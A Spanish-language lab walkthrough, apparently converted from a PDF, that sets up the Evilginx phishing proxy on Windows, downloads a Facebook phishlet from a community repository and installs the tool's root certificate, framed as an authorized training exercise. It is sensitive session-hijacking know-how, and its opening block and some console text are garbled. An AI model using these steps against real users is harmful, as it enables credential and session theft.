
Campaña de phishing en entorno controlado

CAMPAÑA DE PHISHING EN ENTORNO CONTROLADO

```
Evilginx
Evilginx
1//
phishing.create
phishing.lures.create
trestel
phishing.lures.create
1/
sesssion.capture?, Hi/tensapich onard
creatll
sesssion.luizts un sectánón dontén
sesssion.capture
```



Introducción

El presente documento tiene como objetivo principal describir la simulación de una campaña de *phishing* llevada a cabo en un entorno de laboratorio controlado. Utilizando la herramienta Evilginx, el propósito de este ejercicio es doble: analizar de forma práctica las técnicas de captura de sesiones de usuario y evaluar la efectividad de los controles de seguridad existentes en un entorno autorizado. El informe detalla de manera exhaustiva los pasos para la instalación de prerequisites como Go y Git, la configuración de la herramienta, la descarga y activación de una plantilla (*phishlet*) de Facebook, la configuración del certificado TLS/SSL y el dominio arbitrario (fakebook.com), y finalmente, la creación de un señuelo para la emulación de un inicio de sesión. Todo el proceso está orientado a demostrar la mecánica de un ataque de *phishing* con fines estrictamente educativos e informativos.

Este documento describe la simulación de una campaña de phishing realizada en un laboratorio controlado usando Evilginx. Propósito: analizar técnicas de captura de sesiones y evaluar controles de seguridad en un entorno autorizado.

Requisitos previos


instalación de golang: <https://go.dev/doc/install>

instalacion de git: <https://git-scm.com/downloads>

Una vez que hayamos instalado los interiores requisitos corroboramos la versiones

(**' go version '**)

(**' go version '**)



```

Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>go version
go version go1.25.1 windows/amd64

C:\Users\Administrator>git version
git version 2.51.0.windows.1

C:\Users\Administrator>
```


una vez que corroboramos la versión procederemos a instalar el repositorios de **evilginx2**

<https://github.com/kgretzky/evilginx2>

para ello nos vamos a nuestro directorio de trabajo que será desktop (**' cd Desktop '**) una

vez que estamos en el directorio de trabajo procedemos a clonar el repositorio de **evilginx2**

con el comando (**' git clone https://github.com/kgretzky/evilginx2.git '**)




```

C:\Users\Administrator>cd Desktop


C:\Users\Administrator\Desktop>git clone https://github.com/kgretzky/evilginx2.git
Cloning into 'evilginx2'...
remote: Enumerating objects: 4955, done.
remote: Total 4955 (delta 0), reused 0 (delta 0), pack-reused 4955 (from 1)
Receiving objects: 100% (4955/4955), 8.06 MiB | 5.32 MiB/s, done.
Resolving deltas: 100% (2786/2786), done.

C:\Users\Administrator\Desktop>
```

podemos ver que en nuestro directorio desktop se ha descargado el repositorio




ahora mediante la terminal accedemos a la carpeta **evilginx2** (' `cd evilginx2` ') una vez dentro procedemos a realizar la ejecución de la herramienta con (' `build_run.bat` ') como se muestra en la siguiente imagen:



```

C:\> Administrator: Command Prompt - build_run.bat



Evilginx

- - - Community Edition - - -

by Kuba Gretzky (@mrgretzky) version 3.3.0

[15:11:06] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[15:11:06] [inf] debug output enabled
[15:11:06] [inf] loading phishlets from: ./phishlets
[15:11:06] [inf] loading configuration from: C:\Users\Administrator\evilginx
[15:11:07] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
[15:11:07] [war] server domain not set! type: config domain <domain>
[15:11:07] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>

+-----+-----+-----+-----+-----+
| phishlet | status | visibility | hostname | unauth_url |
+-----+-----+-----+-----+-----+
| example  | disabled | visible    |           |             |
+-----+-----+-----+-----+-----+

: -

```

```

[15:15:08] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[15:15:08] [inf] Debug output enabled
[15:15:08] [inf] loading phishlets from: ./phishlets
[15:15:08] [inf] loading configuration from: C:\Users\Administrator\evilginx
[15:15:09] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
[15:15:09] [war] server domain not set! type: config domain <domain>
[15:15:09] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>


+-----+-----+-----+-----+-----+
| phishlet | status | visibility | hostname | unauth_url |
+-----+-----+-----+-----+-----+
| example  | disabled | visible   |           |             |
+-----+-----+-----+-----+-----+

: exit
[15:15:26] [war] server domain not set! type: config domain <domain>
[15:15:26] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>

C:\Users\Administrator\Desktop\evilginx2>cd phishlets
C:\Users\Administrator\Desktop\evilginx2\phishlets>

```

en este directorio es donde nosotros descargamos las plantillas en nuestro caso iremos a buscar la plantilla en un repositorio de github
<https://github.com/An0nUD4Y/evilginx2-Phishlets>



usaremos una plantilla de facebook

ebay.yaml	Add files via upload	3 years ago
edd.yaml	Add files via upload	3 years ago
facebook-d.yaml	Add files via upload	3 years ago
facebook-d2.yaml	Add files via upload	3 years ago
facebook-d3.yaml	Add files via upload	3 years ago
facebook-fix.yaml	Add files via upload	3 years ago
facebook.yaml	Add files via upload	3 years ago
fidelity.yaml	Add files via upload	3 years ago
fudan.yaml	Added Simple Web Panel For Evilginx2	3 years ago
github.yaml	Add files via upload	5 years ago
godaddy(sso).yaml	Add files via upload	3 years ago
godaddy.yaml	Add files via upload	3 years ago
google-botguard-bypass.yaml	Google phishlet added (Botguard Bypass with Evilpuppet)	9 months ago
google.yaml	Add files via upload	3 years ago
google2.yaml	Add files via upload	3 years ago

ya hemos descargado nuestra phishlets y colocado en el directorio de phishlets del proyecto de **evilginx2**

```
C:\Users\Administrator\Desktop\evilginx2\phishlets>dir
Volume in drive C has no label.
Volume Serial Number is 98F2-7C33

Directory of C:\Users\Administrator\Desktop\evilginx2\phishlets

10/01/2025    03:23 PM    <DIR>          .
10/01/2025    03:23 PM    <DIR>          ..
10/01/2025    03:03 PM                643 example.yaml
10/01/2025    03:22 PM        5,583 facebook.yaml
               2 File(s)              7,226 bytes
               2 Dir(s)  48,994,189,312 bytes free

C:\Users\Administrator\Desktop\evilginx2\phishlets>
```

regresamos a el directorio de **evilginx2** (**cd ..**) y ejecutamos de nuevo la herramienta de **evilginx2** con el comando (**build_run.bat**)

```
C:\Users\Administrator\Desktop\evilginx2\phishlets>cd ..
C:\Users\Administrator\Desktop\evilginx2>build_run.bat
```

una vez ejecutada la herramienta podemos ver que ya no ha detectado la plantilla de facebook en nuestra phishlets

```


[15:27:04] [inf] EvilWinX Mastery Course: https://academy.breakdev.org/evilwinx-mastery (learn how to create phishlets)
[15:27:04] [inf] debug output enabled
[15:27:04] [inf] loading phishlets from: ./phishlets
[15:27:04] [inf] loading configuration from: C:\Users\Administrator\.\evilwinx
[15:27:05] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
[15:27:05] [war] server domain not set! type: config domain <domain>
[15:27:05] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>

+-----+-----+-----+-----+-----+
| phishlet | status | visibility | hostname | unauth_url |
+-----+-----+-----+-----+-----+
| example  | disabled | visible   |           |             |
| facebook | disabled | visible   |           |             |
+-----+-----+-----+-----+-----+


```

ahora procederemos a realizar las configuraciones del certificado https que nos proporciona la herramienta para pruebas


para ello iremos a la siguiente ruta **C:\Users\{usuario}\.evilginx\crt**




daremos sobre click en el archivo (**ca**) que es el certificado nos saldra una pantalla como la siguiente





daremos en el botón de **Install certificate**



como se muestra en la siguiente imagen solo se dará en **NETX**





Certificate Store

Certificate stores are system areas where certificates are kept.

Windows can automatically select a certificate store, or you can specify a location for the certificate.

- ☐ Automatically select the certificate store based on the type of certificate
- ☒ Place all certificates in the following store

Certificate store:

Trusted Root Certification Authorities

Browse...

Next

Cancel

Completing the Certificate Import Wizard

The certificate will be imported after you click Finish.

You have specified the following settings:

Certificate Store Selected by User	Trusted Root Certification Authorities
Content	Certificate

Finish


Cancel

Certificate

General

Details

Certification Path

 **Certificate Information**

This CA Root certificate is not trusted. To enable trust, install this certificate in the Trusted Root Certification Authorities store.

Issued to: Evilginx Super-Evil Root CA

Issued by: Evilginx Super-Evil Root CA

Valid from 10/1/2025 **to** 9/29/2035

Install Certificate...


Issuer Statement

OK

View

Administrator > .evilginx > crt

Name	Date modified	Type
sites	10/1/2025 3:08 PM	File folder

 **Security Warning**

You are about to install a certificate from a certification authority (CA) claiming to represent:

Evilginx Super-Evil Root CA

Windows cannot validate that the certificate is actually from "Evilginx Super-Evil Root CA". You should confirm its origin by contacting "Evilginx Super-Evil Root CA". The following number will assist you in this process:

Thumbprint (sha1): C9DEB463 22EA2191 1D2810B1 EB606FD6 75379109

